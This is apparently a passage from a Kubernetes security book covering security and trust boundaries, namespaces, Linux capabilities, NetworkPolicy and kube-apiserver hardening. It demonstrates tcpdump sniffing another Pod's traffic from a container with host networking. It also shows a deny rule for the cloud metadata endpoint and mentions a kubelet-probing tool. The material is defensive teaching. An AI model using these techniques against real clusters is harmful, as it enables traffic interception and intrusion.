A **security boundary** separates security domains where a set of entities share the same security concerns and access levels, whereas a **trust boundary** is a dividing line where program execution and data change the level of trust. Controls in the security boundary ensure that execution moving between boundaries does not elevate the trust level without appropriate validation. As data or execution moves between security boundaries without appropriate controls, security vulnerabilities show up.

In this chapter, we'll discuss the importance of security and trust boundaries. We'll first focus on an introduction to clarify any confusion between security and trust boundaries. Then, we'll walk you through the security domains and security boundaries within the Kubernetes ecosystem. Finally, we'll look at some Kubernetes features that enhance security boundaries for an application deployed in Kubernetes.

By the end of the chapter, you'll have a comprehensive understanding of the concepts of the security domain and security boundaries. You will also have learned about the security boundaries built around Kubernetes based on the underlying container technology, as well as the built-in security features, such as Pod Security Admission and NetworkPolicy.

We will cover the following topics in this chapter:

- Introduction to security boundaries
- Security boundaries versus trust boundaries
- Kubernetes security domains
- Kubernetes entities as security boundaries
- Security boundaries in the system layer
- Security boundaries in the network layer

Introduction to security boundaries

Security boundaries exist in the data layer, the network layer, and the system layer. Security boundaries depend on the technologies used by the IT department or infrastructure team. For example, companies use virtual machines to manage their applications – a **hypervisor** is the security boundary for virtual machines. Hypervisors ensure that code running in a virtual machine does not escape from the virtual machine or affect the physical node. When companies start embracing microservices and use orchestrators to manage their applications, containers are one of the security boundaries. However, compared to hypervisors, containers do not provide a strong security boundary, nor do they aim to. Containers enforce restrictions at the application layer but do not prevent attackers from bypassing these restrictions from the kernel layer.

Traditionally, firewalls provide strong security boundaries for applications at the network layer. In a microservices architecture, Pods in Kubernetes can communicate with each other. Network policies are used to restrict communication among Pods and Services.

Security boundaries at the data layer are well known. Kernels limiting write access to system or bin directories to only root or system users is a simple example of security boundaries at the data layer. In containerized environments, chroot prevents containers from tampering with the filesystems of other containers. Kubernetes restructures the application deployment in a way that strong security boundaries can be enforced on both the network and system layers. However, it is important to note that while chroot provides a level of isolation, it is not foolproof—security vulnerabilities at the kernel level can still lead to potential escapes.

Security boundaries versus trust boundaries

Security boundary and trust boundary are often used as synonyms. Although similar, there is a subtle difference between these two terms. A trust boundary is where a system changes its level of trust. An execution trust boundary is where instructions need different privileges to run. For example, a database server executing code in `/bin` is an example of an execution crossing a trust boundary. Similarly, a data trust boundary is where data moves between entities with different trust levels. Data inserted by an end user into a trusted database is an example of data crossing a trust boundary.

On the other hand, a security boundary is a point of demarcation between different security domains; a security domain is a set of entities that are within the same access level. For example, in traditional web architecture, the user-facing applications are part of a security domain (public zone or DMZ zone), and the internal network where the database might be located is part of a different security domain. Security boundaries have access controls associated with them. Think of a security boundary as a perimeter fence around the building, restricting who can enter it, and a trust boundary will be a secure room where only trusted individuals can enter; even if they are inside the building, an unauthorized individual cannot enter this room.

Identifying security and trust boundaries within an ecosystem is important. It helps ensure that appropriate validation is done for instructions and data before they cross the boundaries. In Kubernetes, components and objects span across different security boundaries. It is important to understand these boundaries to put risk mitigation plans in place when an attacker crosses a security boundary. **CVE-2018-1002105** [1] is a prime example of an attack caused by missing validation across trust boundaries. This vulnerability allowed a bad actor who sent a legitimate request to the API server to bypass the authorization process in any following request. That was really a big issue, as hackers could elevate their privileges to any user.

Similarly, **CVE-2018-18264** [2] allows users to skip the authentication process on the dashboard to allow unauthenticated users to access sensitive cluster information.

More recent CVEs have emerged, such as **CVE-2023-5528** [3], where a user who can create Pods and persistent volumes on Windows nodes may be able to escalate to admin privileges on those nodes. This affected only Windows nodes.

Another example is **CVE-2022-3162** [4], where users who are authorized to list or watch one type of custom resource cluster-wide can read custom resources of a different type in the same API group without any authorization.

We've discussed security boundaries and how Kubernetes enforces them at the container level, both in the network and system layers. We also examined some common vulnerabilities affecting containers. Next, we'll explore the various security domains and how separating these layers can strengthen the environment and help prevent easily exploitable vulnerabilities.

Kubernetes security domains

A Kubernetes cluster can be broadly split into three security domains:

- **Kubernetes master components:** Kubernetes master components define the control plane for the Kubernetes ecosystem. The master components are responsible for decisions required for the smooth operation of the cluster, such as scheduling. Master components include kube-apiserver, etcd, the kube-controller-manager, DNS server, and kube-scheduler. A breach in the Kubernetes master components can compromise the entire Kubernetes cluster.
- **Kubernetes worker components:** Kubernetes worker components are deployed on every worker node and ensure that Pods and containers are running nicely. Kubernetes worker components use authorization and TLS tunneling for communicating with the master components. A cluster can function with compromised worker components. It is analogous to a rogue node within the environment, which can be removed from the cluster when identified.
- **Kubernetes objects:** Kubernetes objects are persistent entities that represent the state of the cluster. Kubernetes objects include Pods, Services, volumes, and namespaces. These are deployed by developers or DevOps. Object specification defines additional security boundaries for objects: defining a Pod with a SecurityContext, network rules to communicate with other Pods, and more.

The high-level security domain division should help you focus on the key assets. Keeping that in mind, we'll start looking at Kubernetes entities and the security boundaries built around them next.

Kubernetes entities as security boundaries

In a Kubernetes cluster, the Kubernetes entities (objects and components) you interact with have their own built-in security boundaries. The security boundaries are derived from the design or implementation of the entities. It is important to understand the security boundaries built within or around these Kubernetes entities:

- **Containers:** Containers are a basic component within a Kubernetes cluster. A container provides minimal isolation to the application using cgroups, Linux namespaces, AppArmor profiles, and a seccomp profile to the application running within the container.
- **Pods:** A Pod is a collection of one or more containers. Pods isolate more resources compared to containers, such as a network and IPC. Features such as SecurityContext and NetworkPolicies work at the Pod level to ensure a higher level of isolation.
- **Nodes:** Nodes in Kubernetes are also a security boundary. Pods can be specified to run on specific nodes using nodeSelectors. Kernels and hypervisors enforce security controls for Pods running on the nodes. Features such as AppArmor and SELinux can help improve the security posture along with other host-hardening mechanisms.
- **Cluster:** A cluster is a collection of Pods, containers, and the components on the master node and worker nodes. A cluster provides a strong security boundary. Pods and containers running within a cluster are isolated from other clusters at the network and the system layer.
- **Namespaces:** Namespaces are virtual clusters that isolate Pods and Services. The **LimitRanger admission controller** is applied at the namespace level to control resource utilization and denial-of-service attacks. Network policies can be applied to the namespace level.
- **The Kubernetes API server:** The Kubernetes API server interacts with all Kubernetes components, including etcd, controller-manager, and kubelet, which is used by cluster administrators to configure a cluster. It mediates communication with master components, so cluster administrators do not have to directly interact with cluster components.

We discussed three different threat actors in *Chapter 3, Threat Modeling*: privileged attackers, internal attackers, and end users. These threat actors may also interact with the preceding Kubernetes entities. We will see what security boundaries from these entities an attacker faces:

- **End user:** An end user interacts with either the Ingress, exposed Kubernetes Services, or directly with open ports on the node. For the end user, nodes, Pods, kube-apiserver, and the external firewall protect the cluster components from being compromised.
- **Internal attacker:** Internal attackers have access to Pods and containers. Namespaces and access control enforced by kube-apiserver prevent these attackers from escalating privileges or compromising the cluster. NetworkPolicy and RBAC controls can prevent lateral movement.
- **Privileged attacker:** kube-apiserver is the only security boundary that protects the master components from compromise by privileged attackers. If a privileged attacker compromises kube-apiserver, it's game over.

In this section, you looked at security boundaries from a user perspective and learned how security boundaries are built in the Kubernetes ecosystem. Next, let's look at the security boundaries in the system layer, from a microservice perspective.

Security boundaries in the system layer

Microservices run inside Pods, where Pods are scheduled to run on worker nodes in a cluster. In the previous chapters, we already emphasized that a container is a process assigned with dedicated Linux namespaces. A container or Pod consumes all the necessary resources provided by the worker node. So, it is important to understand the security boundaries from the system's perspective and how to fortify it. In this section, we will talk about the security boundaries built upon Linux namespaces and Linux capabilities together for microservices.

Linux namespaces as security boundaries

Linux namespaces are a feature of the Linux kernel to partition resources for isolation purposes. With namespaces assigned, a set of processes sees one set of resources while another set of processes sees another set of resources. We already introduced Linux namespaces in *Chapter 2, Kubernetes Networking*. By default, each Pod has its own network namespace and IPC namespace. Each container inside a Pod has its own PID namespace so that one container has no knowledge about other containers running inside the Pod. Similarly, a Pod does not know about other Pods that exist in the same worker node.

In general, the default settings offer pretty good isolation for microservices from a security standpoint. However, the host namespace settings can be configured in the Kubernetes workload, and more specifically, in the Pod specification. With such settings enabled, the microservice uses host-level namespaces such as the following:

- **HostNetwork:** The Pod uses the host's network namespace
- **HostIPC:** The Pod uses the host's IPC namespace
- **HostPID:** The Pod uses the host's PID namespace
- **shareProcessNamespace:** The containers inside the same Pod will share a single PID namespace

When you try to configure your workload to use host namespaces, do ask yourself the question: why do you have to do this? When using host namespaces, Pods have full knowledge of other Pods' activities in the same worker node, but it also depends on what Linux capabilities are assigned to the container. Overall, the fact is, you're disarming other microservices' security boundaries. Let me give a quick example. This is a list of processes visible inside a container:

```
root@nginx-2:/# ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.1	0.0	32648	5256	?	Ss	23:47	0:00	nginx:
master process nginx -g daemon off;										
nginx	6	0.0	0.0	33104	2348	?	S	23:47	0:00	nginx:
worker process										
root	7	0.0	0.0	18192	3248	pts/0	Ss	23:48	0:00	bash
root	13	0.0	0.0	36636	2816	pts/0	R+	23:48	0:00	ps aux

As you can see, inside the nginx container, only nginx processes and bash processes are visible from the container. This nginx Pod doesn't use a host PID namespace. Take a look at what happens if a Pod uses a host PID namespace:

```
root@gke-demo-cluster-default-pool-c9e3510c-tfgh:/# ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.2	0.0	99660	7596	?	Ss	22:54	0:10	/usr/
lib/systemd/systemd noresume noswap cros_efi										
root	20	0.0	0.0	0	0	?	I<	22:54	0:00	[netns]
root	71	0.0	0.0	0	0	?	I	22:54	0:01	
[kworker/u4:2]										
root	101	0.0	0.1	28288	9536	?	Ss	22:54	0:01	/usr/


```

lib/systemd/systemd-journald
201          293  0.2  0.0  13688  4068 ?          Ss   22:54   0:07 /usr/
bin/dbus-daemon --system --address=systemd: --nofork --nopidfile
274          297  0.0  0.0  22520  4196 ?          Ss   22:54   0:00 /usr/
lib/systemd/systemd-networkd
root         455  0.0  0.0      0      0 ?          I    22:54   0:00
[kworker/0:3]
root        1155  0.0  0.0   9540  3324 ?          Ss   22:54   0:00 bash /
home/kubernetes/bin/health-monitor.sh container-runtime
root        1356  4.4  1.5 1396748 118236 ?        Ssl  22:56   2:30 /home/
kubernetes/bin/kubelet --v=2 --cloud-provider=gce --experimental
root        1635  0.0  0.0  773444   6012 ?          Sl   22:56   0:00
containerd-shim -namespace moby -workdir /var/lib/containerd/io.contai
root        1660  0.1  0.4 417260 36292 ?          Ssl  22:56   0:03 kube-
proxy --master=https://35.226.122.194 --kubeconfig=/var/lib/kube-
root        2019  0.0  0.1 107744   7872 ?          Ssl  22:56   0:00 /ip-
masq-agent --masq-chain=IP-MASQ --nomasq-all-reserved-ranges
root        2171  0.0  0.0  16224   5020 ?          Ss   22:57   0:00 sshd:
gke-1a5c3c1c4d5b7d80adbc [priv]
root        3203  0.0  0.0   1024      4 ?          Ss   22:57   0:00 /pause
root        5489  1.3  0.4 48008 34236 ?          Sl   22:57   0:43 calico-
node -felix
root        6988  0.0  0.0  32648   5248 ?          Ss   23:01   0:00 nginx:
master process nginx -g daemon off;
nginx       7009  0.0  0.0  33104   2584 ?          S    23:01   0:00 nginx:
worker process

```

The preceding output shows the processes running in the worker node from an nginx container. Among these processes are system processes, sshd, kubelet, kube-proxy, and so on. Besides the Pod using the host PID namespace, you can send signals to other microservices' processes, such as SIGKILL to kill a process.

Linux capabilities as security boundaries

Linux capabilities are a concept evolved from the traditional Linux permission check: privileged and unprivileged. Privileged processes bypass all kernel permission checks. Then, Linux divides privileges associated with Linux superusers into distinct units – Linux capabilities. There are network-related capabilities, such as CAP_NET_ADMIN, CAP_NET_BIND_SERVICE, CAP_NET_BROADCAST, and CAP_NET_RAW. And there are audit-related capabilities: CAP_AUDIT_CONTROL, CAP_AUDIT_READ, and CAP_AUDIT_WRITE. Of course, there is still an admin-like capability: CAP_SYS_ADMIN.

The following demonstrates how we can add or remove specific capabilities to or from a container:

```
apiVersion: v1
kind: Pod
metadata:
  name: add-capabilities-container
spec:
  containers:
  - name: nginx
    image: nginx:latest
    securityContext:
      capabilities:
        add:
        - NET_ADMIN    # Allow the container to configure networking.
        - SYS_TIME     # Allow the container to change the system clock.
```

As we can see in the preceding YAML file, we are adding two capabilities to the running container only, not to the Pod itself. It is also a best practice to remove the capabilities that are not needed, as shown here:

```
securityContext:
  capabilities:
    drop:
    - ALL # Remove all default capabilities.
    add:
    - CHOWN # Add back only the capabilities needed for the container.
    - SETUID
    - SETGID
```

As mentioned in *Chapter 4, Applying the Principle of Least Privilege in Kubernetes*, you can configure Linux capabilities for containers in a Pod. Here is a list of the 14 capabilities that are assigned to containers in Kubernetes clusters by default:

- CAP_SETPCAP
- CAP_MKNOD
- CAP_AUDIT_WRITE
- CAP_CHOWN
- CAP_NET_RAW
- CAP_DAC_OVERRIDE
- CAP_FOWNER

- CAP_FSETID
- CAP_KILL
- CAP_SETGID
- CAP_SETUID
- CAP_NET_BIND_SERVICE
- CAP_SYS_CHROOT
- CAP_SETFCAP

For most microservices, these capabilities should be good enough to perform their daily tasks. You should drop all the capabilities and only add the required ones. Similar to host namespaces, granting extra capabilities may disarm the security boundaries of other microservices. Here is an example output of running the `tcpdump` command in a container:

```
root@gke-demo-cluster-default-pool-c9e3510c-tfgh:/# tcpdump -i
cali01fb9a4e4b4 -v
tcpdump: listening on cali01fb9a4e4b4, link-type EN10MB (Ethernet),
capture size 262144 bytes
23:18:36.604766 IP (tos 0x0, ttl 64, id 27472, offset 0, flags [DF], proto
UDP (17), length 86)
    10.56.1.14.37059 > 10.60.0.10.domain: 35359+ A? www.google.com.
default.svc.cluster.local. (58)
23:18:36.604817 IP (tos 0x0, ttl 64, id 27473, offset 0, flags [DF], proto
UDP (17), length 86)
    10.56.1.14.37059 > 10.60.0.10.domain: 35789+ AAAA? www.google.com.
default.svc.cluster.local. (58)
23:18:36.606864 IP (tos 0x0, ttl 62, id 8294, offset 0, flags [DF], proto
UDP (17), length 179)
    10.60.0.10.domain > 10.56.1.14.37059: 35789 NXDomain 0/1/0 (151)
23:18:36.606959 IP (tos 0x0, ttl 62, id 8295, offset 0, flags [DF], proto
UDP (17), length 179)
    10.60.0.10.domain > 10.56.1.14.37059: 35359 NXDomain 0/1/0 (151)
23:18:36.607013 IP (tos 0x0, ttl 64, id 27474, offset 0, flags [DF], proto
UDP (17), length 78)
    10.56.1.14.59177 > 10.60.0.10.domain: 7489+ A? www.google.com.svc.
cluster.local. (50)
23:18:36.607053 IP (tos 0x0, ttl 64, id 27475, offset 0, flags [DF], proto
UDP (17), length 78)
    10.56.1.14.59177 > 10.60.0.10.domain: 7915+ AAAA? www.google.com.svc.
cluster.local. (50)
```

The preceding output shows that, inside a container, there is `tcpdump` listening on the network interface, `cali01fb9a4e4b4`, which was created for another Pod's network communication. With a host network namespace and `CAP_NET_ADMIN` granted, you can **sniff network traffic** from the entire worker node inside a container. In general, the fewer the capabilities granted to containers, the more secure the boundaries are for other microservices.

Tools for checking running capabilities

Some commands that are very useful to check the capabilities a specific container is using are the following:

```
capsh --print
```

We run the following command to run a new Docker container, which first installs `capsh` and its libraries and then runs the command to list the current capabilities:

```
docker run --rm -it alpine sh -c 'apk add -U libcap; capsh --print'
```

As you can see in the following output, the 14 default capabilities are listed as current:

```
Executing busybox-1.36.1-r29.trigger
OK: 8 MiB in 19 packages
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_
setgid,cap_setuid,cap_setp  cap,cap_net_bind_service,cap_net_raw,cap_sys_
chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_
kill,cap_setgid,cap_setuid,cap  _setpcap,cap_net_bind_service,cap_net_
raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
```

Now, we run the same command but adding the `-cap-add sys_admin` flag. Notice the `cap_sys_admin` capabilities being added:

```
docker run --rm -it --cap-add sys_admin alpine sh -c 'apk add -U libcap;
capsh --print'
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_
setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_
chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_
kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_
raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap
```

Another way to find the capabilities of the current process is by running `cat /proc/self/status`.

It will show the following output:

```
CoreDumping: 0
THP_enabled: 1
untag_mask: 0xffffffffffffffff
Threads: 1
SigQ: 1/15291
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000000
SigCgt: 0000000000000000
CapInh: 0000000000000000
CapPrm: 00000000a82425fb
CapEff: 00000000a82425fb
CapBnd: 00000000a82425fb
CapAmb: 0000000000000000
NoNewPrivs: 0
```

Figure 5.1 – Listing capabilities from a process

The following is a guide to the capabilities shown in the output:

- CapInh: Inherited capabilities
- CapPrm: Permitted capabilities
- CapEff: Effective capabilities
- CapBnd: Bounding set
- CapAmb: Ambient capabilities set

To decode the values and understand their meaning and how many capabilities are used, you can always pass a value as a parameter to `capsh` as follows:

```
capsh --decode=00000000a82425fb
```

The output will be as shown here:

```
0x00000000a82425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_
kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_
raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap
```

In this section, you learned about the importance of Linux capabilities in securing containers by ensuring they only have the privileges they need. Clear separation and isolation between containers and the host are crucial for securing the environment. We also demonstrated how to run specific commands to verify and monitor the capabilities a container is utilizing.

Wrapping up security boundaries in the system layer

The dedicated Linux namespaces and the limited Linux capabilities assigned to a container or a Pod by default establish good security boundaries for microservices. However, users are still allowed to configure host namespaces or add extra Linux capabilities to a workload. This will disarm the security boundaries of other microservices running on the same worker node. You should be very careful of doing so because it can significantly weaken the isolation between containers, leading to serious security risks. Usually, monitoring tools or security tools require access to host namespaces in order to do their monitoring or detection job. It is highly recommended to use security policies to restrict the usage of host namespaces as well as extra capabilities so that the security boundaries of microservices are fortified.

Next, let's look at the security boundaries set up in the network layer from a microservice's perspective.

Security boundaries in the network layer

A Kubernetes NetworkPolicy defines the rules for different groups of Pods that are allowed to communicate with each other. In the previous chapter, we briefly talked about the egress rule of a Kubernetes NetworkPolicy, which can be leveraged to enforce the principle of least privilege for microservices. In this section, we will go through a little more on the Kubernetes NetworkPolicy and will focus on the Ingress rule. Ingress controls dictate how external traffic reaches the Kubernetes cluster.

Ingress Resources are used to define HTTP/HTTPS entry points into the cluster. Secure and configure Ingress with TLS to encrypt traffic.

Ingress rules can be implemented in NetworkPolicies to specify which sources (IP addresses, namespaces, or Pods) can access workloads.

On the other hand, Egress controls define what external destinations workloads are allowed to communicate with: for example, they allow only connections with trusted IPs or services or block unnecessary traffic leaving your cluster.

You will see how the Ingress rules of network policies can help you establish trust boundaries between microservices.

NetworkPolicy

The purpose of a NetworkPolicy in Kubernetes is to control and secure network traffic at the Pod level within a cluster. It allows administrators and developers to create rules that specify how Pods are allowed to communicate with each other, with external resources, and within namespaces. By default, Kubernetes allows all communication between all Pods.

Some of the use cases of deploying NetworkPolicy are as follows:

- Isolate Pods running sensitive applications or data processing tasks by restricting their network access
- Allow only authorized traffic to the cluster
- Restrict ingress and egress traffic for Pods, defining which external sources can access them or which external destinations they can communicate with

As mentioned in the previous chapter, as per the network model requirement, Pods inside a cluster can communicate with each other. But still, from a security perspective, you may want to restrict your microservice to being accessed by only a few services. How can we achieve that in Kubernetes? Let's take a quick look at the following Kubernetes NetworkPolicy [5] example:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
      - ipBlock:
          cidr: 172.17.0.0/16
        except:
```

```
- 172.17.1.0/24
- namespaceSelector:
  matchLabels:
    project: myproject
- podSelector:
  matchLabels:
    role: frontend
ports:
- protocol: TCP
  port: 6379
egress:
- to:
  - ipBlock:
    cidr: 10.0.0.0/24
ports:
- protocol: TCP
  port: 5978
```

The NetworkPolicy policy is named `test-network-policy`. A few key attributes from the NetworkPolicy specification worth mentioning are listed here to help you understand what the restrictions are:

- `podSelector`: A grouping of Pods to which the policy applies based on the Pod labels.
- `Ingress`: Ingress rules that apply to the Pods specified in the top-level `podSelector`. The different elements under Ingress are discussed as follows:
 - `ipBlock`: IP CIDR ranges that are allowed to communicate with resources protected by the NetworkPolicy
 - `namespaceSelector`: Namespaces that are allowed as Ingress sources based on namespace labels
 - `podSelector`: Pods that are allowed as Ingress sources based on Pod labels
 - `ports`: Ports and protocols (on protected resources by NetworkPolicy) that all applicable/selected Pods are allowed to communicate with

- **egress:** Egress rules that apply to the Pods specified in the top-level `podSelector`. The different elements under Ingress are discussed as follows:
 - **ipBlock:** IP CIDR ranges that are allowed to communicate as egress destinations
 - **namespaceSelector:** Namespaces that are allowed as egress destinations based on namespace labels
 - **podSelector:** Pods that are allowed as egress destinations based on Pod labels
 - **ports:** Destination ports and protocols that all Pods should be allowed to communicate with

Usually, `ipBlock` is used to specify the external IP block that microservices are allowed to interact with in the Kubernetes cluster, while the namespace selector and Pod selector are used to restrict network communications among microservices in the same Kubernetes cluster. If you want to use the `from.ipBlock` field in a Kubernetes NetworkPolicy, the specified IP range must be external to the cluster network. This is because `ipBlock` is intended for defining rules that apply to traffic coming from outside the Pod network.

To strengthen the trust boundaries for microservices from a network aspect, you might want to either specify the allowed `ipBlock` from external sources or allowed microservices from a specific namespace. The following is another example to restrict the Ingress source from certain Pods and namespaces by using `namespaceSelector` and `podSelector`:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-good
spec:
  podSelector:
    matchLabels:
      app: web
  policyTypes:
  - Ingress
  ingress:
  - from:
    - namespaceSelector:
        matchLabels:
          from: good
```

```
podSelector:  
  matchLabels:  
    from: good
```

Note that the `podSelector` attribute is not prefixed with a hyphen (-), meaning it is nested under `namespaceSelector`. This indicates that Ingress traffic is only allowed from Pods with the label `from: good` that reside in namespaces labeled `from: good`.

This NetworkPolicy applies to Pods labeled `app: web` in the default namespace (which is the default context used when no specific namespace is defined). The following figure shows an Ingress policy in action:




Figure 5.2 – Ingress NetworkPolicy effect

In *Figure 5.2*, the **good** namespace has the label **from: good** while the **bad** namespace has the label **from: bad**. It illustrates that only Pods with the label **from: good** in the namespace with the label **from: good** can access the **Nginx-web** service in the **default** namespace and with the Pod label **app: web**. Other Pods, no matter whether they're from the **good** namespace but without the label **from: good** or from other namespaces, cannot access the **Nginx-web** service in the default namespace and with the Pod label **app: web**.

Now, you will explore a real-world example of a NetworkPolicy. In cloud environments, it is highly advisable to implement a policy that explicitly denies workloads from communicating with cloud resources unless such communication is strictly necessary. This approach helps reduce the attack surface and prevents unauthorized or unintended access to sensitive cloud services.

In this example, we will be using the following NetworkPolicy to deny our workloads from communicating with the cloud metadata IP:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-metadata-access
  namespace: packt
spec:
  podSelector: {}
  policyTypes:
  - Egress
  egress:
  - to:
    - ipBlock:
        cidr: 0.0.0.0/0
        except:
        - 169.254.169.254/32
```

Note



Metadata refers to a set of information provided by cloud providers about the resources running within their infrastructure, including details about the compute instances, such as their configuration, network information, security settings, and so on. It is typically accessible via a metadata service, which is an HTTP endpoint available to instances within the cloud environment.

You can see from the policy that, essentially, we are applying the policy to the packt namespace and all its workloads. We do allow communication with all IP addresses except the one for the AWS metadata endpoint 169.254.169.254/32, and this policy should be applied to all namespaces so that their workloads do not need to communicate with the cloud metadata service. From my experience, in many cases, you can apply this policy, but before applying it, do check whether a Pod needs to communicate with a cloud resource, such as an S3 bucket, RDS database, and so on.

In this section, we explored network policies and their significance in securing the cluster's network layer. Defining and implementing network policies is a crucial security practice, and having a clear understanding of the network flow within your applications is essential for effectively applying network restrictions.

Summary

In this chapter, we discussed the importance of security boundaries. Understanding the security domains and security boundaries within the Kubernetes ecosystem helps administrators understand the blast radius of an attack and have mitigation strategies in place to limit the damage caused in the event of an attack.

Knowing Kubernetes entities is the starting point of fortifying security boundaries. Knowing the security boundaries built into the system layer with Linux namespaces and capabilities is the next step. Finally, understanding the power of network policies is also critical to building security segmentation into microservices.

Having read this chapter, you should have a clear understanding of the concept of the security domain and security boundaries. You should also grasp the security domains, common entities in Kubernetes, as well as the security boundaries built within or around Kubernetes entities. You also learned about the importance of using built-in security features such as NetworkPolicy to fortify security boundaries and configure the security context of workloads carefully.

In *Chapter 6, Securing Cluster Components* we will focus on securing Kubernetes components, with a detailed deep dive into configuration best practices.

Further reading

- [1] CVE-2018-1002105 documentation: <https://nvd.nist.gov/vuln/detail/CVE-2018-1002105>
- [2] CVE-2018-18264 documentation: <https://nvd.nist.gov/vuln/detail/CVE-2018-18264>
- [3] CVE-2023-5528 documentation: <https://nvd.nist.gov/vuln/detail/CVE-2023-5528>
- [4] CVE-2022-3162 documentation: <https://nvd.nist.gov/vuln/detail/CVE-2022-3162>
- [5] Kubernetes Network policies: <https://kubernetes.io/docs/concepts/services-networking/network-policies/>

6

Securing Cluster Components

In previous chapters, we discussed the architecture of a Kubernetes cluster. A compromise of any cluster component can cause a data breach. Misconfiguration of environments is one of the primary reasons for data breaches in traditional or microservices environments. It is important to understand the configurations for each component and how each setting can open up a new attack surface.

In this chapter, you will examine how to secure each component in a cluster. In many cases, it will not be possible to follow all security best practices, but it is important to highlight the risks and have a mitigation strategy in place if an attacker tries to exploit a vulnerable configuration.

For each master and node component, we will briefly discuss the function of the components with a security-relevant configuration in a Kubernetes cluster and review each configuration in depth. You will look at the possible settings for these configurations and learn about the recommended practices. Finally, you will be introduced to `kube-bench` and walk through how this can be used to evaluate the security posture of your cluster. We will also provide a brief overview of a new tool called `kubeletctl`, which is designed to detect unauthenticated `kubelet` endpoints and perform various actions on them.

In this chapter, we will cover the following topics:

- Securing `kube-apiserver`
- Securing `kubelet`
- Introduction to `kubeletctl`
- Securing `etcd`
- Securing `kube-scheduler`

- Securing kube-controller-manager
- Securing CoreDNS
- Benchmarking a cluster's security configuration

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (version 1.30 as a minimum). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest setup. One master node and one worker node are recommended. Only one node would also work for most of the exercises. If you need more detailed information about the different ways to install a Kubernetes cluster, you can refer to *Chapter 2, Kubernetes Networking*.

Securing kube-apiserver

The kube-apiserver component is the gateway to your cluster. It implements a **representational state transfer (REST) application programming interface (API)** to authorize and validate requests for objects. It is the central gateway that communicates and manages other components within the Kubernetes cluster. It performs three main functions:

- **API management:** kube-apiserver exposes APIs for cluster management. These APIs are used by developers and cluster administrators to modify the state of the cluster.
- **Request handling:** It validates and processes requests for object management and cluster management.
- **Internal messaging:** The API server interacts with other components in the cluster to ensure the cluster functions properly.

A request to the API server goes through the following steps before being processed:

1. **Authentication:** kube-apiserver first validates the origin of the request. kube-apiserver supports multiple modes of authentication, including client certificates, bearer tokens, and HTTP authentication. It first checks the credentials requested and compares them with the authentication method.

2. **Authorization:** Once the identity of origin is validated, the API server validates that the origin is allowed to execute the request. kube-apiserver, by default, supports ABAC, RBAC, node authorization, and Webhooks for authorization. RBAC is the recommended mode of authorization.
3. **Admission controller:** Once kube-apiserver authenticates and authorizes the request, admission controllers parse the request to check whether it's allowed within the cluster. If the request is rejected by any admission controller, the request is dropped. There are two types of admission controllers: mutating and validating. *Mutating controllers* can modify objects related to the requests they admit, while *validating controllers* determine whether to accept or reject the requests.

kube-apiserver is the brain of the cluster. Compromise of the API server causes cluster compromise, so it's essential that the API server is secure. Kubernetes provides a myriad of settings [1] to configure the API server. Let's look at some of the security-relevant configurations next.

To secure the API server, you should do the following:

- **Disable anonymous authentication:** Use the `anonymous-auth=false` flag to set anonymous authentication to false. This ensures that requests are authenticated from valid users or applications. Having anonymous authentication enabled means anyone can interact with the Kubernetes API server without presenting a valid certificate, token, or credentials.
- **Disable basic authentication:** Basic authentication is supported for convenience in kube-apiserver and should not be used. Basic authentication passwords persist indefinitely. kube-apiserver uses the `--basic-auth-file` argument to enable basic authentication. Ensure that this argument is not used.
- **Do not enable privileged containers:** Setting `--allow-privileged` to true will permit you to run a container in privileged mode, giving full access to the node's kernel, and that would mean that an attacker could compromise the full cluster. The default is set to false.
- **Disable token authentication:** `--token-auth-file` enables token-based authentication for your cluster. Token-based authentication is not recommended. Static tokens persist forever and need a restart of the API server to update. Some recommended and more secure methods for authentication, to name some, are OIDC authentication, **mTLS** (mutual authentication using certificates), and so on.

